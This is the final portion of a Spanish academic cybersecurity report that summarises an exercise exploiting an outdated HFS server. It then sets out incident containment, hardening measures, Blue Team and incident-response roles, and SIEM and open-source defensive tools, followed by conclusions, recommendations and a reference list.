La Etapa 3 permitió evidenciar de manera concreta cómo una debilidad técnica puntual puede convertirse en un factor de riesgo sistémico cuando se combina con configuraciones inadecuadas y ausencia de controles internos efectivos. La explotación del servicio Rejetto HttpFileServer (HFS) 2.3 demostró que la exposición de software obsoleto no solo habilita el acceso inicial al sistema, sino que actúa como catalizador para la expansión del ataque dentro del entorno organizacional.

Los resultados obtenidos ponen de manifiesto que el impacto de una vulnerabilidad no se limita al activo directamente afectado, sino que se amplifica en función de la arquitectura de red y de los niveles de confianza entre sistemas. La posibilidad de alcanzar activos internos a partir de un único punto de entrada evidencia deficiencias en la segmentación de red y en los mecanismos de control de privilegios, incrementando significativamente el alcance del compromiso.

Desde una perspectiva de gestión de seguridad, esta etapa resalta la necesidad de abordar la protección de los sistemas de forma integral, priorizando la reducción de la superficie de ataque, el endurecimiento de configuraciones y la supervisión continua de servicios críticos. Asimismo, subraya la importancia de considerar escenarios de ataque encadenados dentro de los procesos de evaluación de riesgos, más allá de la explotación aislada de vulnerabilidades individuales.

En síntesis, la Etapa 3 aporta una comprensión clara del impacto real que pueden tener las debilidades técnicas no mitigadas sobre la postura de seguridad de una organización, estableciendo un punto de referencia sólido para la definición de controles defensivos y acciones de mejora en las fases posteriores del ejercicio.

Etapa 4: Respuesta y contención ante incidentes de ciberseguridad

La etapa de respuesta y contención ante incidentes de ciberseguridad constituye un proceso estratégico que busca minimizar el impacto de un ataque activo, preservar la evidencia digital y establecer medidas de prevención para evitar recurrencias futuras. Este enfoque es fundamental en la gestión de la seguridad tecnológica, dado que permite a las organizaciones no solo reaccionar frente a amenazas, sino también fortalecer su postura defensiva de manera sostenida (CSIRT Académico, 2024).

En este análisis, se toma como referencia un incidente de explotación del servicio HttpFileServer (HFS) en un sistema Windows 7, el cual permitió la ejecución remota de comandos y el control parcial del equipo. La selección de este escenario se justifica por su relevancia en la enseñanza práctica de técnicas de contención, así como por su relación con vulnerabilidades históricas que aún representan riesgos en entornos no actualizados (Zambrano Hernández et al., 2024). La estructura conceptual y metodológica de esta etapa se basa en guías del CSIRT Académico, CIS Security (2020), INCIBE (2019), CCN-CERT (2018) y Moreno (2015), integrando aspectos normativos, técnicos y estratégicos en la gestión de incidentes.

Acciones necesarias para contener un ataque en tiempo real

La contención de un incidente de ciberseguridad debe ejecutarse de manera inmediata, organizada y documentada. El objetivo es detener la progresión del ataque, limitar la exposición del sistema y garantizar la integridad de la evidencia digital, sin comprometer la investigación posterior. Según CSIRT Académico (2024, pp. 12–15), la respuesta efectiva incluye las siguientes fases: identificación y confirmación del incidente, aislamiento del equipo afectado,

recolección de evidencia, determinación del alcance y comunicación a las instancias responsables.

Confirmación del incidente

La primera acción consiste en validar que el comportamiento observado corresponde a una intrusión real y no a un falso positivo. Esto requiere un análisis de la actividad de red, revisión de procesos y monitoreo de puertos expuestos, como el 8080 utilizado por HFS (Zambrano Hernández et al., 2024, p. 21). La correcta confirmación del incidente permite activar formalmente el proceso de respuesta y evita la dispersión de recursos en eventos que no representan amenazas efectivas.

Aislamiento del equipo comprometido

El aislamiento consiste en separar el sistema afectado de la red sin apagarlo, preservando la evidencia digital y evitando que el atacante continúe sus operaciones (CSIRT Académico, 2024, p. 18). Esta acción protege la integridad del entorno y limita el movimiento lateral, asegurando que la respuesta posterior pueda analizar los vectores de ataque y mitigar riesgos en otros sistemas. La literatura enfatiza que un aislamiento controlado constituye la primera línea de defensa ante incidentes activos (INCIBE, 2019, p. 9).

Recolección de evidencia y registro del incidente

La documentación estructurada del incidente es fundamental para la investigación forense. La evidencia incluye logs del sistema, registros de actividad de red, archivos modificados, procesos en ejecución y líneas de tiempo del ataque. Mantener la cadena de

custodia y la integridad de los datos es indispensable para que los hallazgos sean válidos en análisis posteriores o incluso en procesos legales (Moreno, 2015, p. 35). INCIBE (2019, p. 10) destaca que la calidad de la evidencia condiciona la efectividad de las medidas correctivas y preventivas.

Determinación del alcance del ataque

Analizar la extensión del compromiso permite identificar si el ataque se ha limitado al equipo afectado o ha alcanzado otros sistemas, si se han obtenido credenciales, escalado privilegios, modificado configuraciones o establecida persistencia (Zambrano Hernández et al., 2024, p. 23). Este diagnóstico es crítico para priorizar acciones de contención y diseñar planes de recuperación efectivos, evitando que un incidente localizado se convierta en un evento sistémico.

Comunicación y reporte del incidente

La notificación a las instancias internas con un informe preliminar garantiza que los responsables activen los procedimientos institucionales del IRT y coordinen recursos adicionales si es necesario. Un reporte temprano, claro y estructurado asegura que las decisiones de contención se basen en información precisa y oportuna (CSIRT Académico, 2024, p. 26). La comunicación también permite mantener registros históricos de incidentes, contribuyendo a la mejora continua de los procesos de seguridad.

Medidas de hardening para prevenir recurrencias

El análisis del incidente evidenció varios factores que facilitaron la explotación, entre ellos: sistema operativo obsoleto (Windows 7), servicios vulnerables expuestos (HFS),

segmentación de red insuficiente y políticas de acceso poco estrictas. La aplicación de medidas de hardening busca fortalecer la postura defensiva de manera estructural, minimizando la probabilidad de incidentes similares en el futuro.

- Eliminación de servicios vulnerables y cierre de puertos: La desinstalación de servicios inseguros y el cierre de puertos no utilizados reducen significativamente la superficie de ataque (CIS Security, 2020, p. 14).
- Actualización del sistema operativo: Mantener sistemas con soporte vigente permite la aplicación continua de parches de seguridad, reduciendo la explotación de vulnerabilidades conocidas (CCN-CERT, 2018, p. 15).
- Endurecimiento del firewall: La implementación de políticas deny-all, permitiendo solo servicios esenciales, es una práctica recomendada para minimizar riesgos de intrusión (CIS Security, 2020, p. 19).
- Fortalecimiento de contraseñas y autenticación: Contraseñas robustas, caducidad programada, principio de mínimo privilegio y autenticación multifactor (MFA) son esenciales para prevenir accesos no autorizados (INCIBE, 2019, p. 12).
- Segmentación de la red: Separar redes públicas, administrativas y críticas limita el movimiento lateral de atacantes, dificultando la propagación del compromiso (CCN-CERT, 2018, p. 27).
- Monitoreo continuo mediante SIEM: La correlación de eventos y detección de patrones anómalos permite anticipar ataques y responder de forma oportuna (Moreno, 2015, p. 38).

La aplicación combinada de estas medidas refuerza la resiliencia organizacional y permite un enfoque proactivo frente a incidentes.

Roles defensivos: Blue Team y Equipo de Respuesta a Incidentes (IRT)

Los equipos defensivos cumplen funciones complementarias, diferenciándose en su momento de intervención, herramientas y enfoque:

- Blue Team: Actúa preventivamente, manteniendo la seguridad operativa mediante monitoreo continuo, gestión de vulnerabilidades, control de accesos y detección temprana de amenazas (Rajendran, Jyothi & Karri, 2011, p. 286).
- IRT: Interviene tras la ocurrencia de un incidente, ejecutando contención, erradicación, recuperación, análisis forense y documentación (Zambrano Hernández et al., 2024, p. 31).

Tabla 2

Diferencias clave entre Blue Team e IRT

Aspecto	Blue Team	IRT
Momento de intervención	Antes del ataque	Durante y después
Naturaleza	Preventiva	Reactiva
Herramientas	SIEM, IDS, políticas	Forense, erradicación
Resultado	Reducción del riesgo	Recuperación del sistema

Nota. La tabla compara los roles defensivos en ciberseguridad, mostrando diferencias en el momento de intervención, naturaleza de la acción, herramientas utilizadas y resultados

esperados. El Blue Team actúa de manera preventiva, mientras que el IRT responde a incidentes ya ocurridos.

Aplicación del marco CIS

El marco CIS proporciona controles priorizados que permiten una gestión sistemática de la seguridad tecnológica, abordando aspectos de inventario de hardware y software, configuraciones seguras y gestión continua de vulnerabilidades (CIS Security, 2020, pp. 9–21). Su aplicación asegura que servicios inseguros, como HFS, sean identificados y mitigados de manera proactiva, y que la organización mantenga un enfoque estructurado de defensa en profundidad.

Funciones de un SIEM

El SIEM centraliza la recolección de logs, correlaciona eventos, genera alertas en tiempo real y permite reconstruir incidentes. Su correcta implementación reduce los tiempos de detección y respuesta, permitiendo que los equipos defensivos actúen sobre incidentes de manera informada y oportuna (Moreno, 2015, p. 34).

Herramientas gratuitas de contención activa

El uso de herramientas open source de contención activa permite automatizar la respuesta ante incidentes, mejorar la visibilidad y reducir la exposición de sistemas vulnerables. Entre las más relevantes se encuentran:

- pfSense: Firewall y router de código abierto, que permite implementar políticas de filtrado, segmentación y bloqueo de tráfico en tiempo real (CSIRT Académico, 2024, p. 24).

- Wazuh: Plataforma SIEM + EDR que habilita respuesta activa frente a procesos maliciosos, bloqueos automáticos de IPs y alertas inmediatas al equipo de seguridad (Moreno, 2015, p. 38).
- Fail2Ban: Herramienta para análisis de logs en tiempo real, detección de patrones de ataque y bloqueo automático de direcciones IP (INCIBE, 2019, p. 11).

La integración de estas herramientas genera un ecosistema defensivo en capas, alineado con los controles CIS y las directrices del CSIRT Académico, potenciando la capacidad de reacción inmediata ante incidentes complejos.

Conclusión de la etapa 4

La Etapa 4 permitió evidenciar que una respuesta efectiva ante incidentes de ciberseguridad no depende únicamente de la reacción inmediata frente a un ataque, sino de la articulación coordinada entre procedimientos técnicos, roles especializados y marcos de referencia consolidados. El análisis del incidente asociado a la explotación de Rejetto HttpFileServer (HFS) demostró que la contención oportuna, el aislamiento controlado de los sistemas comprometidos y la correcta preservación de la evidencia son factores determinantes para limitar el impacto operativo y facilitar la recuperación del entorno afectado.

Asimismo, se confirmó que las medidas de hardening y segmentación de red no deben considerarse acciones aisladas, sino componentes estratégicos de un modelo de defensa en profundidad orientado a reducir la probabilidad de recurrencia de incidentes similares. La diferenciación funcional entre el Blue Team y el Equipo de Respuesta a Incidentes (IRT) permitió comprender cómo la prevención, la detección y la respuesta conforman un ciclo continuo de mejora en la gestión de la seguridad.

Finalmente, la adopción de marcos como CIS, junto con el uso de sistemas SIEM y herramientas de contención activa, refuerza la capacidad de las organizaciones para anticipar, detectar y responder de manera estructurada ante amenazas complejas. En conjunto, esta etapa consolida la importancia de una gestión integral de incidentes como elemento clave para fortalecer la resiliencia organizacional y garantizar la continuidad operativa frente a escenarios de ataque cada vez más sofisticados.

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

Video de sustentación del informe final: https://youtu.be/2wsMnqM15aQ

Conclusiones

El desarrollo del presente informe permitió analizar de manera integral la dinámica de un escenario de ciberseguridad desde una perspectiva tanto ofensiva como defensiva, evidenciando cómo la interacción entre los enfoques Red Team y Blue Team resulta fundamental para comprender y gestionar los riesgos asociados a entornos tecnológicos vulnerables. A lo largo de las distintas etapas, se demostró que la seguridad de la información no depende únicamente de la implementación de herramientas, sino de la correcta articulación entre procesos, controles técnicos y toma de decisiones estratégicas.

Los resultados obtenidos evidenciaron que la presencia de servicios obsoletos, configuraciones inseguras y una segmentación de red deficiente pueden convertirse en puntos críticos de entrada que facilitan el compromiso progresivo de múltiples activos. El ejercicio práctico permitió confirmar que una vulnerabilidad aparentemente aislada puede escalar hasta afectar la confidencialidad, integridad y disponibilidad de sistemas internos cuando no existen controles adecuados de prevención y detección temprana.

Asimismo, el análisis de la respuesta y contención del incidente destacó la importancia de contar con procedimientos formales de gestión de incidentes, equipos claramente definidos y marcos de referencia que orienten la actuación ante eventos de seguridad. La aplicación de medidas de aislamiento, hardening, monitoreo continuo y segmentación de red demostró ser determinante para limitar el impacto del ataque y fortalecer la resiliencia del entorno evaluado.

En conjunto, este trabajo permitió cumplir los objetivos propuestos al identificar vulnerabilidades críticas, analizar su explotación controlada y evaluar la efectividad de las acciones defensivas implementadas. La experiencia obtenida refuerza la necesidad de adoptar un enfoque integral y continuo de la ciberseguridad, donde la prevención, la detección y la respuesta

se conciban como componentes interdependientes orientados a la protección sostenida de los activos de información y a la mejora permanente de la postura de seguridad organizacional.

Recomendaciones

A partir de los resultados obtenidos en las distintas etapas del ejercicio académico, se identificaron oportunidades de mejora directamente relacionadas con los objetivos planteados y con los hallazgos derivados de las actividades Red Team y Blue Team. Las siguientes recomendaciones se fundamentan en las debilidades técnicas, operativas y organizacionales evidenciadas, y buscan fortalecer la postura de seguridad del entorno analizado desde un enfoque preventivo, correctivo y estratégico.

• Se recomienda fortalecer los mecanismos de monitoreo y detección de incidentes, considerando que el ejercicio evidenció limitaciones en la identificación temprana de comportamientos anómalos. El mejoramiento de estas capacidades permitiría reducir los tiempos de detección y respuesta, minimizando el impacto de incidentes similares al analizado.

• Es necesario consolidar un proceso continuo de gestión de vulnerabilidades, dado que el análisis permitió identificar debilidades explotables asociadas a configuraciones inseguras y a la falta de controles preventivos efectivos. Esta medida contribuiría a disminuir la exposición de la infraestructura y a anticipar escenarios de explotación conocidos.

• Se sugiere establecer lineamientos formales de hardening en sistemas operativos y servicios, teniendo en cuenta que ciertas configuraciones incrementaron la superficie de ataque del entorno evaluado. La adopción de configuraciones seguras permitiría mitigar debilidades estructurales y reforzar los controles de seguridad preventiva.

• Resulta pertinente institucionalizar ejercicios periódicos de simulación que integren los enfoques Red Team y Blue Team, dado que la interacción entre ambos permitió identificar oportunidades de mejora en la coordinación, la detección y la capacidad de respuesta ante

incidentes. Este tipo de prácticas fortalece la preparación organizacional frente a escenarios de amenaza complejos.

• Se recomienda reforzar los procesos de formación y concienciación en ciberseguridad, considerando que el ejercicio evidenció la relevancia del conocimiento técnico, el cumplimiento normativo y la ética profesional en la gestión de incidentes. Esta acción permitiría reducir brechas identificadas y consolidar una cultura de seguridad alineada con los objetivos institucionales.

De manera conjunta, la implementación articulada de estas recomendaciones permitiría abordar de forma integral las debilidades identificadas, fortalecer la postura de seguridad del entorno y consolidar un enfoque de mejora continua. Su aplicación contribuiría a una gestión más efectiva de los incidentes de ciberseguridad, a la reducción del riesgo operativo y al incremento de la resiliencia organizacional frente a amenazas futuras.

Referencias Bibliográficas

Álvarez, V. (2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semantic Scholar. https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

Arroyo, E. (2025). Sinergia de equipos Red Team y Blue Team en la protección de entornos corporativos. Repositorio Institucional UNAD. https://repository.unad.edu.co/handle/10596/74595

CCN-CERT. (2018). Guía de seguridad de las TIC: Seguridad en IPv6 (CCN-STIC-495). Centro Criptológico Nacional. https://www.ccn-cert.cni.es/es/pdf/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/1617-ccn-stic-495-seguridad-en-ipv6/file?format=html

Centro de Respuestas a Incidentes Informáticos – CSIRT Académico (UNAD). (2024). Guía para la valoración y evaluación de riesgos de ciberseguridad de los activos de información. https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Guia_para_la_valoraci%C3%B3n_y_evaluaci%C3%B3n_de_riesgos_de_ciberseguridad__Pag_publicado.pdf

CIS Security. (2020). CIS Benchmarks. Center for Internet Security. https://www.cisecurity.org/cis-benchmarks

Congreso de la República de Colombia. (2009). Ley 1273 de 2009. Por la cual se modifica el Código Penal y se crea un nuevo bien jurídico tutelado – la protección de la información y de los datos. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Congreso de la República de Colombia. (2009). Ley 1273 de 2009. Por la cual se modifica el Código Penal, relativa a la protección de la información y de los datos. Diario Oficial No. 47.223. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=35288

Congreso de la República de Colombia. (2012). Ley 1581 de 2012. Por la cual se dictan disposiciones generales para la protección de datos personales. Diario Oficial No. 48.587. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Consejo Profesional Nacional de Ingenierías (COPNIA). (2015). Código de Ética Profesional. https://www.copnia.gov.co

Constitución Política de Colombia. (1991). Constitución Política de Colombia. Asamblea Nacional Constituyente. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=4125

INCIBE. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. Instituto Nacional de Ciberseguridad. https://www.incibe.es/empresas/blog/el-pentesting-auditando-seguridad-tus-sistemas

Lee, J., & Greenbone AG. (2024). Vulnerability management. https://www.greenbone.net/en/

Maynor, D. (2011). Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research. Syngress. https://shop.elsevier.com/books/metasploit-toolkit-for-penetration-testing-exploit-development-and-vulnerability-research/maynor/978-1-59749-074-0#full-description

Mesa Giraldo, M. (2023). La regulación de los delitos informáticos en Colombia. Repositorio CES. https://repository.ces.edu.co

Ministerio de Tecnologías de la Información y las Comunicaciones – MinTIC. (2022). Política de tratamiento de datos personales. https://www.mintic.gov.co

Moreno, P. (2015). Técnicas de detección de ataques en un sistema SIEM (pp. 31–63). Universidad San Francisco de Quito. https://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

Presidencia de la República de Colombia. (2013). Decreto 1377 de 2013. Por el cual se reglamentan parcialmente algunos aspectos de la Ley 1581 de 2012. Diario Oficial No. 48.834. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=53646

Rajendran, J., Jyothi, V., & Karri, R. (2011). Blue team red team approach to hardware trust assessment. 2011 IEEE ICCD. https://www.researchgate.net/publication/221634349_Blue_team_red_team_approach_to_hardware_trust_assessment

Sánchez Castillo, Z. N. (2017). Análisis de la Ley 1273 de 2009 y la evolución de los delitos informáticos en Colombia [Tesis de grado, Universidad Nacional Abierta y a Distancia]. Repositorio Institucional UNAD. https://repository.unad.edu.co/handle/10596/13984

Sanne, S. H. (2024). Investigaciones sobre técnicas, herramientas y metodologías de pruebas de seguridad para identificar y mitigar vulnerabilidades de seguridad. URF Journals. https://urfjournals.org/open-access/investigations-into-security-testing-techniques-tools-and-methodologies-for-identifying-and-mitigating-security-vulnerabilities.pdf

Scarfone, K., & Mell, P. (2008). Guide to Intrusion Detection and Prevention Systems (IDPS) (NIST Special Publication 800-94). National Institute of Standards and Technology. https://doi.org/10.6028/NIST.SP.800-94

Zambrano Hernández, Peña Hidalgo, H. J., & Cárdenas Corral. (2024). Guía para la gestión y clasificación de incidentes de ciberseguridad. Sello Editorial UNAD. https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Gu%C3%ADa_par


a_la_Gesti%C3%B3n_y_Clasificaci%C3%B3n_de_un_Incidentes_de_Ciberseguridad.pdf

Zuluaga Mateus, D. (2017). Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la rama judicial, seccional Armenia [Tesis de grado, Universidad Nacional Abierta y a Distancia]. https://repository.unad.edu.co/handle/10596/17410

Apéndices

Apéndice A

Resultado de revisión en Turnitin



Nota. Se muestra el resultado de similitud que arrojo el turnitin una vez se ha cargado el documento